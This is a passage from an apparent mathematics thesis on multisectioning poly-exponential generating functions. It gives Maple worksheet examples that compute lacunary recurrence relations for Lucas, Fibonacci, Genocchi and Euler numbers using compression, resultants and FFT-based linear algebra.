$$t := \mathrm{b}(i) = 3\,\mathrm{b}(i-2) - \mathrm{b}(i-4),\, b,\, i,\, [\mathrm{b}(0) = 2,\, \mathrm{b}(1) = 0,\, \mathrm{b}(2) = 3,\, \mathrm{b}(3) = 0]$$

Now compress this result.

```
> \mapleinline{active}{1d}{s2 := readlib(`egf/compress`)(t, 2, 0);}{%
> }
```

$$s2 := \mathrm{b}(i) = 3\,\mathrm{b}(i-1) - \mathrm{b}(i-2),\, b,\, i,\, [\mathrm{b}(0) = 2,\, \mathrm{b}(1) = 3]$$

The second step is to calculate the multisectioning of the above function s2 by 2 at 1.

```
> \mapleinline{active}{1d}{t2 := `egf/ms/naive`(s2, 2, 1);}{%
> }
```

$$t2 := \mathrm{b}(i) = 7\,\mathrm{b}(i-2) - \mathrm{b}(i-4),\ b,\ i,\ [\mathrm{b}(0) = 0,\ \mathrm{b}(1) = 3,\ \mathrm{b}(2) = 0,\ \mathrm{b}(3) = 18]$$

Now compress the result.

```
> \mapleinline{active}{1d}{s3 := `egf/compress`(t2, 2, 1);}{%
> }
```

$$s3 := \mathrm{b}(i) = 7\,\mathrm{b}(i-1) - \mathrm{b}(i-2),\ b,\ i,\ [\mathrm{b}(0) = 3,\ \mathrm{b}(1) = 18]$$

Now the last step is to multisection the above function s3 by 2 at 0.

```
> \mapleinline{active}{1d}{t3 := `egf/ms/naive`(s3, 2, 0);}{%
> }
```

$$t3 := \mathrm{b}(i) = 47\,\mathrm{b}(i-2) - \mathrm{b}(i-4),\ b,\ i,\ [\mathrm{b}(0) = 3,\ \mathrm{b}(1) = 0,\ \mathrm{b}(2) = 123,\ \mathrm{b}(3) = 0]$$

By compressing this result, a linear recurrence relation for the Lucas numbers type I is found using only every 8-th term.

```
> \mapleinline{active}{1d}{s4 := `egf/compress`(t3, 2, 0);}{%
> }
```

$$s4 := \mathrm{b}(i) = 47\,\mathrm{b}(i-1) - \mathrm{b}(i-2),\ b,\ i,\ [\mathrm{b}(0) = 3,\ \mathrm{b}(1) = 123]$$

Uncompress this result to get the answer, as expected from the other commands.

```
> \mapleinline{active}{1d}{readlib(`egf/uncompress`)(s4, 8, 2);}{%
> }
```

$$\mathrm{b}(i) = 47\,\mathrm{b}(i-8) - \mathrm{b}(i-16),\ b,\ i,\ [\mathrm{b}(0) = 0,\ \mathrm{b}(1) = 0,\ \mathrm{b}(2) = 3,\ \mathrm{b}(3) = 0,\ \mathrm{b}(4) = 0,\ \mathrm{b}(5) = 0,\ \mathrm{b}(6) = 0,\ \mathrm{b}(7) = 0,\ \mathrm{b}(8) = 0,\ \mathrm{b}(9) = 0,\ \mathrm{b}(10) = 123,\ \mathrm{b}(11) = 0,\ \mathrm{b}(12) = 0,\ \mathrm{b}(13) = 0,\ \mathrm{b}(14) = 0,\ \mathrm{b}(15) = 0]$$

Notice that using the naive method directly to multisection by 8 at 2 gives the same result, but the method takes much longer to work.

```
> \mapleinline{active}{1d}{`egf/ms/naive`(s,8,2);}{%
> }
```

$$\mathrm{b}(i) = 47\,\mathrm{b}(i-8) - \mathrm{b}(i-16),\ b,\ i,\ [\mathrm{b}(0) = 0,\ \mathrm{b}(1) = 0,\ \mathrm{b}(2) = 3,\ \mathrm{b}(3) = 0,\ \mathrm{b}(4) = 0,\ \mathrm{b}(5) = 0,\ \mathrm{b}(6) = 0,\ \mathrm{b}(7) = 0,\ \mathrm{b}(8) = 0,\ \mathrm{b}(9) = 0,\ \mathrm{b}(10) = 123,\ \mathrm{b}(11) = 0,\ \mathrm{b}(12) = 0,\ \mathrm{b}(13) = 0,\ \mathrm{b}(14) = 0,\ \mathrm{b}(15) = 0]$$

This process has been automated with the Maple command 'egf/ms/compress'. The last option of the command specifies to use the naive method to do the underlying computation.

```
> \mapleinline{active}{1d}{`egf/ms/compress`(s, 8, 2, naive);}{%
> }
```

$$\mathrm{b}(i) = 47\,\mathrm{b}(i-8) - \mathrm{b}(i-16),\ b,\ i,\ [\mathrm{b}(0) = 0,\ \mathrm{b}(1) = 0,\ \mathrm{b}(2) = 3,\ \mathrm{b}(3) = 0,\ \mathrm{b}(4) = 0,\ \mathrm{b}(5) = 0,\ \mathrm{b}(6) = 0,\ \mathrm{b}(7) = 0,\ \mathrm{b}(8) = 0,\ \mathrm{b}(9) = 0,\ \mathrm{b}(10) = 123,\ \mathrm{b}(11) = 0,\ \mathrm{b}(12) = 0,\ \mathrm{b}(13) = 0,\ \mathrm{b}(14) = 0,\ \mathrm{b}(15) = 0]$$

Which gives the same results.

4.6 Computing over the integers.

Doing calculations over the rationals is always expensive. This is because of the inherent problem of rational numbers of computing the greatest common divisor with every addition or multiplication. As well, memory requirements double for each addition of comparable sized rationals. For a more detailed description of these problems see Graham, Knuth and Patashnik's book *Concrete Mathematics* [16].

For this reason, it is desirable to perform the calculations over the integers if possible. Below are some conditions and techniques to get the computations to work for the integers.

Lemma 4.5 *If $s(x) \in \mathcal{P}^{\mathbb{C},\mathbb{Q}}$ say $s(x) = \sum_{i=0}^{\infty} b_i \frac{x^i}{i!}$, where $P^s(x) \in \mathbb{Q}[x]$, then all calculations can be performed for the b_i over the integers.*

Proof: To do this, make two observations.

The first observation is that if:

$$b_i = \frac{a_1}{c_1} b_{i-1} + ... + \frac{a_m}{c_m} b_{i-m},$$

with a_i, $c_i \in \mathbb{Z}$, then:

$$d^i b_i \quad = \quad \frac{a_1}{c_1} d^i b_{i-1} + ... + \frac{a_m}{c_m} d^i b_{i-m} = \frac{a_1 d}{c_1} d^{i-1} b_{i-1} + ... + \frac{a_m d^m}{c_m} d^{i-m} b_{i-m}.$$

So choose d such that $\frac{a_1 d}{c_1}$, ..., $\frac{a_m d^m}{c_m} \in \mathbb{Z}$. This will give the relation:

$$\bar{b}_i = \bar{a}_1 \bar{b}_{i-1} + ... + \bar{a}_m \bar{b}_{i-m},$$

with $\bar{b}_i = b_i d^i$, and $\bar{a}_i = \frac{a_i d^i}{c_i} \in \mathbb{Z}$.

Notice that the initial values are changed to $\bar{b}_0 = b_0 d^0$, ..., $\bar{b}_m = b_0 d^m$.

The second observations is that if $\bar{b}_0 = \frac{e_0}{f_0}$, ..., $\bar{b}_m = \frac{e_m}{f_m}$, e_i, $f_i \in \mathbb{Z}$ are the initial conditions for the linear recurrence relation then by letting $\bar{d} = \mathrm{lcm}(f_0, ..., f_m)$, the linear recurrence relation:

$$\bar{d}\bar{b}_i = \bar{d}\bar{a}_1\bar{b}_{i-1} + ... + \bar{d}\bar{a}_m\bar{b}_{i-m},$$

is a calculation made completely over the integers.

■

Example 24 *Consider the following example in Maple.*

```
> \mapleinline{active}{1d}{with(MS):}{%
> }
```

Consider the exponential generating function $\mathrm{s}(x) = \sum_{i=0}^{\infty} \frac{b_i x^i}{i!}$, *where* b_i *satisfy the linear recurrence relation* $b_i = \frac{b_{i-1}}{2} + \frac{b_{i-2}}{4}$, *with initial conditions of* $b_0 = 0$, $b_1 = \frac{1}{3}$. *Notice that the computation* $bp_i = 2^i\, b_i$ *using the linear recurrence relation* $2^i\, b_i = 2^{(i-1)}\, b_{i-1} + 2^{(i-2)}\, b_{i-2}$, *or equivalently* $bp_i = bp_{i-1} + bp_{i-2}$ *gives the same result. Remember that now the initial values are* $bp_0 = 0$ *and* $bp_1 = \frac{2}{3}$. *Now notice that if instead* $bpp_i = 3\, bp_i$ *is computed then the computation is wholly within the integers, as are the initial values. So from this it follows that* $b_i = \frac{bpp_i}{2^i\, 3}$. *Check this by computing the first few terms of both* $\frac{bpp_i}{2^i\, 3}$ *and* b_i.

```
> \mapleinline{active}{1d}{Bpp := `egf/makeproc`(bpp(i) = bpp(i-1) +
> bpp(i-2), bpp, i, }{%
> }

> \mapleinline{active}{1d}{    [bpp(0)= 0, bpp(1) = 2]):}{%
> }

> \mapleinline{active}{1d}{seq(1/3*(1/2)^i*Bpp(i),i=0..10);}{%
> }
```

$$0, \frac{1}{3}, \frac{1}{6}, \frac{1}{6}, \frac{1}{8}, \frac{5}{48}, \frac{1}{12}, \frac{13}{192}, \frac{7}{128}, \frac{17}{384}, \frac{55}{1536}$$

```
> \mapleinline{active}{1d}{B := `egf/makeproc`(b(i) = b(i-1)/2+b(i-2)/4,
> b, i, [b(0) = 0, b(1) = 1/3]):}{%
> }

> \mapleinline{active}{1d}{seq(B(i),i=0..10);}{%
> }
```

$$0, \frac{1}{3}, \frac{1}{6}, \frac{1}{6}, \frac{1}{8}, \frac{5}{48}, \frac{1}{12}, \frac{13}{192}, \frac{7}{128}, \frac{17}{384}, \frac{55}{1536}$$

4.7 Techniques for smaller recurrences.

This section is interested in methods to speed up the calculation of the coefficients of poly-exponential functions. One way, that was suggested by Wilf [30], is to do a calculation of a simpler linear recurrence relation, and then use a non-linear (yet simple) means to get the desired sequence.

This is stated formally as:

Theorem 4.3 *Let* $t(x) = \sum_{i=0}^{\infty} b_i \frac{x^i}{i!} \in \mathcal{P}$ *have an* N*-term linear recurrence relation* $b_i = \alpha_1 b_{i-1} + ...\alpha_N b_{i-N}$. *Let* $p(x) = \beta_n x^n + ... + \beta_0$ *be some polynomial in* $\mathbb{C}[x]$. *Then* $p(x)t(x) = \sum_{j=0}^{\infty} d_j \frac{x^j}{j!}$, *where* $d_i = \beta_n i^{(n)} b_{i-n} + \beta_{n-1} i^{(n-1)} b_{i-n+1} + ...\beta_0 b_i$.

Proof: Then:

$$\begin{aligned}\sum_{j=0}^{\infty} d_j \frac{x^j}{j!} &= p(x)t(x) = p(x)\sum_{i=0}^{\infty} b_i \frac{x^i}{i!} = \sum_{i=0}^{\infty}(\beta_n x^n + ... + \beta_0) b_i \frac{x^i}{i!} \\ &= \sum_{i=0}^{\infty} \beta_n b_i \frac{x^{i+n}(i+n)^{(n)}}{(i+n)!} + ... + \beta_0 b_i \frac{x^i}{(i)!} = \sum_{i=0}^{\infty} \beta_n b_{i-n} i^{(n)} \frac{x^i}{i!} + ...\beta_0 b_i \frac{x^i}{i!}.\end{aligned}$$

■

Example 25 *Consider the following example in Maple.*

```
> \mapleinline{active}{1d}{with(MS):}{%
> }
```

Consider the function $\mathrm{s}(x) = (x^2+1)\left(\sum_{i=0}^{\infty} \frac{b_i x^i}{i!}\right)$, *where the* b_i*s are the Fibonacci numbers satisfing* $b_i = b_{i-1} + b_{i-2}$ *with initial values of* $b_0 = 0$ *and* $b_1 = 1$. *This example shows how to determine the linear recurrence relation for* $\mathrm{s}(x) = \sum_{i=0}^{\infty} \frac{d_i x^i}{i!}$, *where the* d_i *are to be written as functions of the* b_i. *But this can just be rewritten as* $\left(\sum_{i=0}^{\infty} \frac{b_i x^{(i+2)}}{i!}\right) + \left(\sum_{i=0}^{\infty} \frac{b_i x^i}{i!}\right)$, *which is just* $\left(\sum_{i=0}^{\infty} \frac{b_i (i+2)(i+1) x^{(i+2)}}{(i+2)!}\right) + \left(\sum_{i=0}^{\infty} \frac{b_i x^i}{i!}\right)$, *or in other words* $\sum_{i=0}^{\infty} \frac{(b_{i-2} i (i-1) + b_i) x^i}{i!}$. *There is a facility in Maple to make procedures with this additional information of the* $p(x)$ *in Theorem 4.3, (in this case* x^2+1*).*

```
> \mapleinline{active}{1d}{t := b(i) = b(i-1) + b(i-2), b, i,
> [b(0)=0,b(1)=1];}{%
> }
```

$$\mathrm{t} := \mathrm{b}(i) = \mathrm{b}(i-1) + \mathrm{b}(i-2),\ b,\ i,\ [\mathrm{b}(0) = 0,\ \mathrm{b}(1) = 1]$$

```
> \mapleinline{active}{1d}{T := `egf/makeproc`(t):}{%
> }

> \mapleinline{active}{1d}{S := `egf/makeproc`(t,i^2+1):}{%
> }
```

Check the first few cases to see if it is correct.

```
> \mapleinline{active}{1d}{seq(i*(i-1)*T(i-2)+T(i),i=0..10);}{%
> }
```

$$0, 1, 1, 8, 15, 45, 98, 223, 469, 970, 1945$$

```
> \mapleinline{active}{1d}{seq(S(i),i=0..10);}{%
> }
```

$$0, 1, 1, 8, 15, 45, 98, 223, 469, 970, 1945$$

4.8 Conclusions.

The conclusion that are listed in this section are conclusions as to which implemenations are faster, the conclusions are not for which methods are faster. This is because Maple combines a relatively sophisticate code to deal with certain problems, and some very naive methods for others. Hence the implementation of any method in this chapter can be greatly impacted on by the underlying methods used by Maple for certain problems, (for examples, solving linear systems of equations, how it performs resultants, etc).

The different methods that are possible (in combination or otherwise) are:

1. naive method (Chapter 2 Definition 2.6),
2. multiplying recurrence polynomial (Section 4.1),
3. using resultants on recurrence polynomial (Section 4.2),
4. linear algebra, (Section 4.3),
5. linear algebra with symbolic differentiation, (Section 4.4),
6. compression with any of the above methods, (Section 4.5),
7. working over the integers with any of the above methods, (Section 4.6),
8. factoring out a polynomial to reduce the size of the recurrence polynomial with any of the above methods, (Section 4.7).

- Of the first five, methods 4 and 5 are the most efficient. Multisectioning by m for $m > 7000$ are very doable problems.
- The naive method (method 1) is slow, and works poorly for $m > 14$.
- The recurrence polynomial method (method 2) works well for m that is a product of a large number of small primes. In general though, it does not work for large prime values; for primes $m > 43$, it is not really a feasible method.
- The resultant method (method 3), although not as bad as method 1 or 2 is noticeably slower than method 4 or 5. (For the situation of multisectioning the Fibonacci numbers by 1000, method 4 is faster than method 3 by a factor of 20.)
- The compression techniques (method 6) will improve the efficiency of methods 1, 3, 4, or 5, but do little for method 2, (as this method already takes into account the factorization of m). Here it is easy to do problems on the order of 10^5 (when used in combination with method 4).
- Functions rarely meet the criteria for methods 7 and 8 to be used, so they are not of interest.

Chapter 5

Calculations of recurrences for $\mathcal{R}$.

The previous chapter studied methods to determine the lacunary recurrence relations for multisectioned functions in $\mathcal{P}$. This chapter examines techniques for functions in $\mathcal{R}$.

Section 5.1 of this chapter deals with how to multisection the bottom of a rational poly-exponential function, (i.e. perform the necessary multiplication of poly-exponential functions) by looking at the recurrence polynomial and resultants. Section 5.2 looks at two different related methods to perform the multiplication for the bottom linear recurrence relation using fast Fourier transforms and linear algebra. These methods are also extended to determine the top recurrence. How to determine the top linear recurrence relation by using the knowledge about the bottom and about the numbers themselves is examined in Section 5.3. Section 5.4 investigates how symmetries in a poly-exponential function can simplify the calculation of the bottom lacunary recurrence relation. Sections 5.5 and 5.6 investigates two different methods to simplify the problem, by making sure that the work is always done over the integers, or by factoring out polynomials. The last section, Section 5.7 makes some conclusions about which methods are best for which problems.

5.1 Multisectioning recurrence polynomials by resultants.

Given $s(x)$, $t(x) \in \mathcal{P}$, with recurrence polynomials $P^s(x)$, P^t(x), it is difficult to calculate $P^{st}(x)$, the recurrence polynomial of $s(x)t(x)$. This section will demonstrate a method using resultants to perform this calculation.

Combining the results in Lemma 4.1 with the resultant (Definition 4.1) gives:

Lemma 5.1 *Let $s(x)$ and $t(x) \in \mathcal{P}$, where $s(x) = \sum_{i=1}^{n} p_i(x)e^{\lambda_i x}$ and $t(x) = \sum_{j=1}^{m} q_j(x)e^{\mu_j x}$. Then*

$P^{st}(x)|\prod_{i=1,j=1}^{i=n,j=m}(x-\lambda_i-\mu_j)^{\deg(p_i(x))+\deg(q_i(x))} = \mathrm{Res}_y(P^s(x-y),P^t(y))$.

Recall in Section 4.1 that the order in which the calculations were done made a difference in the efficiency of the computation. Here too, the same order is desirable for calculating the linear recurrence relation of $\prod_{i=0}^{m-1} t(x\omega_m^i)$.

Example 26 *Consider the following example in Maple. For more information about the Maple code, see Appendix A. For the Maple code see Appendix E. The Maple code and help files (including information about syntax) are available on the web at [1].*

```
> \mapleinline{active}{1d}{with(MS):}{%
> }
```

Consider the Genocchi numbers, as defined by Lehmer [19] having an exponential generating function of $\frac{2x}{e^x+1}$. *The calculation of* $\prod_{i=0}^{m-1}(e^{(x\,{\omega_m}^i)}+1)$, *where* ω_m *is* $e^{(\frac{2\pi I}{m})}$ *is of interest to compute the recurrence of the denominator. Set* $t(x)=e^x+1$ *and* $s(x)=2x$. *Assume that this function is to be multisectioned by 4. Then to do this with recurrence polynomials, first find the recurrence polynomial of* $\mathrm{t}(x)=e^x+1$. *Notice* $deg^d(t(x))=0$ *hence* $deg^d(\prod_{i=0}^{m-1}\mathrm{t}(x\,{\omega_m}^i))=0$. *This means that the resulting recurrence polynomial may have no multiple roots.*

```
> \mapleinline{active}{1d}{t := exp(x)+1;}{%
> }
```

$$t := e^x+1$$

```
> \mapleinline{active}{1d}{poly := convert_poly(convert_egf(t,f,x));}{%
> }
```

$$poly := x^2-x$$

Scale this to get the recurrence polynomial of $\mathrm{t}(-x)$ *and then use the resultant to get the result of multiplying the two poly-exponential functions together.*

```
> \mapleinline{active}{1d}{poly2 := subs(x=-x,poly);}{%
> }
```

$$poly2 := x^2+x$$

```
> \mapleinline{active}{1d}{poly3 :=
> resultant(subs(x=x-y,poly),subs(x=y,poly2),y);}{%
> }
```

$$poly3 := (x^2-x)\,(x^2+x)$$

There are no multiple roots, so factor out multiple root, and factor out the leading coefficient.

```
> \mapleinline{active}{1d}{gcd(poly3, diff(poly3,x), 'poly4'): poly4 :=
> expand(poly4/lcoeff(poly4,x));}{%
> }
```

$$poly4 := x^3 - x$$

Scale this again, to get the recurrence polynomial for $\mathrm{t}(I\,x)\,\mathrm{t}(-I\,x)$*, and then use the resultant to get the result of multiplying the two poly-exponential functions together.*

```
> \mapleinline{active}{1d}{poly5 := subs(x=I*x,poly4);}{%
> }
```

$$poly5 := -I\,x^3 - I\,x$$

```
> \mapleinline{active}{1d}{poly6 :=
> resultant(subs(x=x-y,poly4),subs(x=y,poly5),y);}{%
> }
```

$$poly6 := I\,(x^3 - x)\,(-x^4 - 4\,x^2 - 4 - x^6)$$

There will be no multiple roots, so factor out spurious multiple roots, and factor out the leading coefficient..

```
> \mapleinline{active}{1d}{gcd(poly6, diff(poly6,x), 'poly7'): poly7 :=
> expand(poly7/lcoeff(poly7,x));}{%
> }
```

$$poly7 := 3\,x^5 + x^9 - 4\,x$$

Now determine the linear recurrence relation.

```
> \mapleinline{active}{1d}{convert_rec(poly7,f,x);}{%
> }
```

$$\mathrm{f}(x) = -3\,\mathrm{f}(x-4) + 4\,\mathrm{f}(x-8)$$

Alternatively, the automated function in Maple could have been used.

```
> \mapleinline{active}{1d}{`bottom/ms/result`(t,f,x,4);}{%
> }
```

$$\mathrm{f}(x) = -3\,\mathrm{f}(x-4) + 4\,\mathrm{f}(x-8),\ f,\ x,$$
$$[\mathrm{f}(0) = 16,\ \mathrm{f}(1) = 0,\ \mathrm{f}(2) = 0,\ \mathrm{f}(3) = 0,\ \mathrm{f}(4) = -8,\ \mathrm{f}(5) = 0,\ \mathrm{f}(6) = 0,\ \mathrm{f}(7) = 0,\ \mathrm{f}(8) = 72]$$

Which gives the same result.

This example demonstrates how the order in which the resultants are taken is important. Also shown is how the use of the metric $deg^d(t(x))$ can be used to simplify the computation.

5.2 Fast Fourier transforms and linear algebra.

The methods of linear algebra from Section 4.3 needed to know the first $2N + k$ values, where N is the length of the recurrence polynomial, and k is a bound on the multiplicity of the roots. In a practical situation, the calculation of $\prod_{i=1}^{m} t(\omega_m^i x)$ is of interest where $f(x) = \frac{s(x)}{t(x)}$, $s(x)$, $t(x) \in \mathcal{P}$. If $t(x)$ is easy to approximate as a polynomials, then $t(x\omega_m^i)$ is also easy to approximate as a polynomial, via scaling.

Multiplying polynomials can be done quickly via the "*fast Fourier transform*". Maple uses a "*divide and conquer*" method instead of fast Fourier transform, which is still asymptotically better that the naive polynomial multiplication. All of these algorithms can use fast Fourier transform as the basis of polynomial multiplication, but it was deemed beyond the scope of this thesis to implement this method within Maple. See [12] for a proper definition of the divide and conquer and of fast Fourier transform.

Recall in Section 4.1 that the order in which the calculations were done made a difference in the efficiency of the computation. Here too, the same order is desirable for calculating the linear recurrence relation for $\prod_{i=0}^{m-1} t(x\omega_m^i)$. To determine the top linear recurrence relation, the order is not useful, and the polynomials can only be multiplied together in a naive fashion.

The calculation of multisectioning by m, where $m = d_1 d_2 ... d_k$ with $d_i \in \mathbb{Z}$ where $d_i \geq 2$, where an upper bound for $deg^P(\prod_{i=0}^{m-1}(t(x\omega_m^i))$ (from Lemma 2.5), say N and an upper bound for $deg^d(\prod_{i=0}^{m-1} t(x\omega_m^i))$ (from Lemma 2.4), say k, can use two different approaches to determine the new linear recurrence relation.

5.2.1 Fast Fourier transform method 1.

Calculate a polynomial approximation of $t(x)$ to degree $2N + k$, call this $p(x)$. Then iteratively perform:

$$\prod_{i_k=0}^{d_k-1} ... \prod_{i_2=0}^{d_2-1} \prod_{i_1=0}^{d_1-1} p(x\omega_{d_1}^{i_1}\omega_{d_1 d_2}^{i_2}...\omega_{d_1 d_2 .. d_k}^{i_k}),$$

by the fast Fourier transform, doing the inner multiplication first, and using scaling for the next level out, etc. Each time a multiplication is done, truncate the polynomial to degree $2N + k$ as any component of the polynomial past that point is not of interest. After this, use linear algebra on the coefficients, to determine what the linear recurrence relation would be. Scaling by a factor of $(2N + k)!$ avoids using rationals in these calculations (assuming $t(x) \in \mathcal{P}^{\mathbb{C},\mathbb{Z}}$).

The problem with this is that the first few multiplications are expensive, as these are dense polynomials of typically large degree.

As a result of implementing this, a bug in Maple was found, which made the original method to scaling very inefficient. This bug had to do with inefficient powering of roots of unity. See Appendix D Section D.1 for more information about this.

Example 27 *Consider the following example in Maple.*

```
> \mapleinline{active}{1d}{with(MS):}{%
> }
```

*When looking at the "*Euler numbers*" [2], generated by* $\frac{2}{e^x+e^{(-x)}}$*, the calculation of* $\prod_{i=0}^{m-1}(e^{(x\,{\omega_m}^i)}+e^{(-x\,{\omega_m}^i)})$*, where* ω_m *is* $e^{(\frac{2\,\pi\,I}{m})}$ *is of interest. Set* $\mathrm{t}(x)=e^x+e^{(-x)}$ *and* $\mathrm{s}(x)=2$*. This example will multisection by 4. An upper bound on the size of the linear recurrence relation is 16 from Lemma 2.5. Also* $deg^d(t(x))=0$*, and hence* $deg^d(\prod_{i=0}^{m-1}\mathrm{t}(x\,{\omega_m}^i))=0$*. So polynomials of degree 32 needs to be calculated, and then linear algebra is used to determine the result. So first calculate the Taylor series approximation for* $32!\,\mathrm{t}(x)$*, call this* $\mathrm{T}(x)$ *(scaling by* $32!$ *will mean that the calculation will avoid working over the rationals).*

```
> \mapleinline{active}{1d}{t := exp(x)+exp(-x);}{%
> }
```

$$\mathrm{t} := e^x + e^{(-x)}$$

```
> \mapleinline{active}{1d}{T :=
> convert(taylor(t,x=0,33),polynom)*32!;}{%
> }
```

$$\begin{aligned}\mathrm{T} := {} & 526261673867387060334436024320000000 \\ & + 263130836933693530167218012160000000\,x^2 \\ & + 21927569744474460847268167680000000\,x^4 \\ & + 730918991482482028242272256000000\,x^6 \\ & + 13052124847901464790040576000000\,x^8 \\ & + 145023609421127386556006400000\,x^{10} \\ & + 1098663707735813534515200000\,x^{12} \\ & + 6036613778768206233600000\,x^{14} + 2515255741153419264000\,x^{16} \\ & + 82197900037693440000\,x^{18} + 21631026325708800\,x^{20} \\ & + 468204033024000\,x^{22} + 848195712000\,x^{24} + 1304916480\,x^{26} \\ & + 1726080\,x^{28} + 1984\,x^{30} + 2\,x^{32}\end{aligned}$$

Now multiply $\mathrm{T}(x)$ *by* $\mathrm{T}(-x)$ *and divide by* $32!$*.*

```
> \mapleinline{active}{1d}{T2 := convert(series(expand(T *
> subs(x=-x, T)),x,33),polynom)/32!;}{%
> }
```

$$\begin{aligned}\mathrm{T2} := {} & 10525233477347741206688720486400000000 \\ & + 10525233477347741206688720486400000000\,x^2 \\ & + 350841115911591373556290682880000000\,x^4 \\ & + 46778815454878849807505424384000000\,x^6 \\ & + 3341343961062774986250387456000000\,x^8 \\ & + 148504176047234443833350553600000\,x^{10} \\ & + 4500126546885892237374259200000\,x^{12} \\ & + 98903880151338290931302400000\,x^{14} \\ & + 1648398002522304848855040000\,x^{16} \\ & + 21547686307481109135360000\,x^{18} + 2268177506050643066880000\,x^{20} \\ & + 196379004852869529600\,x^{22} + 14230362670497792000\,x^{24} \\ & + 87571462587678720\,x^{26} + 463341071892480\,x^{28} + 2130303778816\,x^{30} \\ & + 8589934592\,x^{32}\end{aligned}$$

Now scale this by I, so that the product will give an approximation for $\frac{\mathrm{T}(x)\,\mathrm{T}(-x)\,\mathrm{T}(I\,x)\,\mathrm{T}(-I\,x)}{32!}$.

```
> \mapleinline{active}{1d}{T3 := convert(series(expand(T2 *
> subs(x=I*x, T2)),x,33),polynom)/32!;}{%
> }
```

$$\begin{aligned}\mathrm{T3} := {} & 421009339093909648267548819456000000\,0 \\ & - 14033644636463654942251627315200000000\,x^4 \\ & + 12028838259825989950501394841600000\,0\,x^8 \\ & - 55801569181385063743440814080000\,0\,x^{12} \\ & + 85057336930150930200920064000\,0\,x^{16} \\ & - 46361548223675144287027200\,0\,x^{20} + 11663205244739990323200\,0\,x^{24} \\ & - 1518090687948521472\,0\,x^{28} + 1125934266580992\,x^{32}\end{aligned}$$

Now collect the coefficients of importance (the non-zero ones).

```
> \mapleinline{active}{1d}{for i from 0 to 32 by 4 do}{%
> }
```

```
> \mapleinline{active}{1d}{    b[i/4] := coeff(T3,x,i)*i!/32!;}{%
> }
```

```
> \mapleinline{active}{1d}{od;}{%
> }
```

$$b_0 := 16$$

$$b_1 := -128$$

$$b_2 := 18432$$

$$b_3 := -1015808$$

$$b_4 := 67633152$$

$$b_5 := -4286578688$$

$$b_6 := 275012124672$$

$$b_7 := -17590038560768$$

$$b_8 := 1125934266580992$$

Now use linear algebra to solve the linear recurrence relation.

```
> \mapleinline{active}{1d}{`recurrence/solve/linalg`(b, f, x, 4);}{%
> }
```

$$\mathrm{f}(x) = 1024\,\mathrm{f}(x-8) - 48\,\mathrm{f}(x-4)$$

This could also have be done by using the Maple function for this technique

```
> \mapleinline{active}{1d}{`bottom/ms/linalg/fft`(t,f,x,4);}{%
> }
```

$$\mathrm{f}(x) = 1024\,\mathrm{f}(x-8) - 48\,\mathrm{f}(x-4),\ f,\ x, [\mathrm{f}(0) = 16,\ \mathrm{f}(1) = 0,\ \mathrm{f}(2) = 0,\ \mathrm{f}(3) = 0,\ \mathrm{f}(4) = -128,\ \mathrm{f}(5) = 0,\ \mathrm{f}(6) = 0,\ \mathrm{f}(7) = 0,\ \mathrm{f}(8) = 18432]$$

Which is the same result.

5.2.2 Fast Fourier transform method 2.

Again, the calculation of interest is

$$\prod_{i_k=0}^{d_k-1} \cdots \prod_{i_2=0}^{d_2-1} \prod_{i_1=0}^{d_1-1} t(x\omega_{d_1}^{i_1}\omega_{d_1 d_2}^{i_2} \ldots \omega_{d_1 d_2 \ldots d_k}^{i_k})$$

with $t(x) \in \mathcal{P}$. Recall that method 1 (Subsection 5.2.1) performed all of these calculations with a large degree polynomial, performing the inner calculations first, and then the next level out, etc. This method differs in that the inner computation is done with a small degree polynomial, the linear recurrence relation for the inner multiplication is then determined with linear algebra, after which the large degree polynomial needed for the next computation is constructed. By scaling out a factor of $(2N+k)!$ each time, (for the various N and k as they apply to each step), can avoid using rationals in these calculations (assuming $t(x) \in \mathcal{P}^{\mathbb{C},\mathbb{Z}}$).

The advantage to this over method 1 is that the polynomials are of small degree near the beginning of the calculation when they are densest. The disadvantage is that linear algebra is repeatedly used.

As a result of implementing this, a bug in Maple was found, which made the original method to scaling very inefficient. This bug had to do with inefficient powering of roots of unity. See Appendix D Section D.1 for more information about this.

As a result of testing this on large examples, some inefficiencies with the factorial function in Maple were discovered. For more information about this, see Appendix D Section D.6.

Example 28 *Consider the following example in Maple.*

```
> \mapleinline{active}{1d}{with(MS):}{%
> }
```

Consider the Lucas numbers as defined by Lehmer, [19]. To avoid confusion with the Lucas numbers defined in Graham, Knuth and Patashnik, [16] we will call these Lucas numbers, "Lucas numbers type II". When looking at the Lucas numbers type II generated by $\frac{x\,e^x}{e^{(2\,x)}-1}$*, the calculation of interest is* $\prod_{i=0}^{m-1}(e^{(2\,x\,{\omega_m}^i)}-1)$*, where* ω_m *is* $e^{(\frac{2\,\pi\,I}{m})}$*. Set* $\mathrm{t}(x)=e^{(2\,x)}-1$ *and* $\mathrm{s}(x)=x\,e^x$*. Assume that the function is being multisectioned by 4. Notice* $deg^d(t(x))=0$*, and hence that* $deg^d(\prod_{i=0}^{m-1}\mathrm{t}(x\,{\omega_m}^i))=0$*. Notice that* $deg^P(\mathrm{t}(x))=2$*, hence* $deg^P(\mathrm{t}(x)\,\mathrm{t}(-x))$ *is at most 4. So for the first step only a linear recurrence relation to degree 8 is needed. So first calculate the taylor series approximation for* $\mathrm{t}(x)$*, call this* $8!\,\mathrm{T}(x)$ *(scale by* $8!$ *to avoid having to work over the rationals).*

```
> \mapleinline{active}{1d}{t := exp(2*x)-1;}{%
> }
```

$$\mathrm{t} := e^{(2\,x)}-1$$

```
> \mapleinline{active}{1d}{T :=
> convert(taylor(t,x=0,9),polynom)*8!;}{%
> }
```

$$\mathrm{T} := 80640\,x+80640\,x^2+53760\,x^3+26880\,x^4+10752\,x^5+3584\,x^6+1024\,x^7 + 256\,x^8$$

Now multiply $\mathrm{T}(x)$ *by* $\mathrm{T}(-x)$ *and divide by 8!.*

```
> \mapleinline{active}{1d}{T2 := convert(series(expand(T *
> subs(x=-x,}{%
> }
```

```
> \mapleinline{active}{1d}{T)),x,9),polynom)/8!;}{%
> }
```

$$\mathrm{T2} := -161280\,x^2-53760\,x^4-7168\,x^6-512\,x^8$$

Determine the interesting (non-zero) values.

```
> \mapleinline{active}{1d}{for i from 0 to 4 do }{%
> }

> \mapleinline{active}{1d}{    b[i] := coeff(T2,x,2*i)*(2*i)!/8!; }{%
> }

> \mapleinline{active}{1d}{od;}{%
> }
```

$$b_0 := 0$$

$$b_1 := -8$$

$$b_2 := -32$$

$$b_3 := -128$$

$$b_4 := -512$$

Solve this linear recurrence relation.

```
> \mapleinline{active}{1d}{rec := `recurrence/solve/linalg`(b, f, x,
> 2);}{%
> }
```

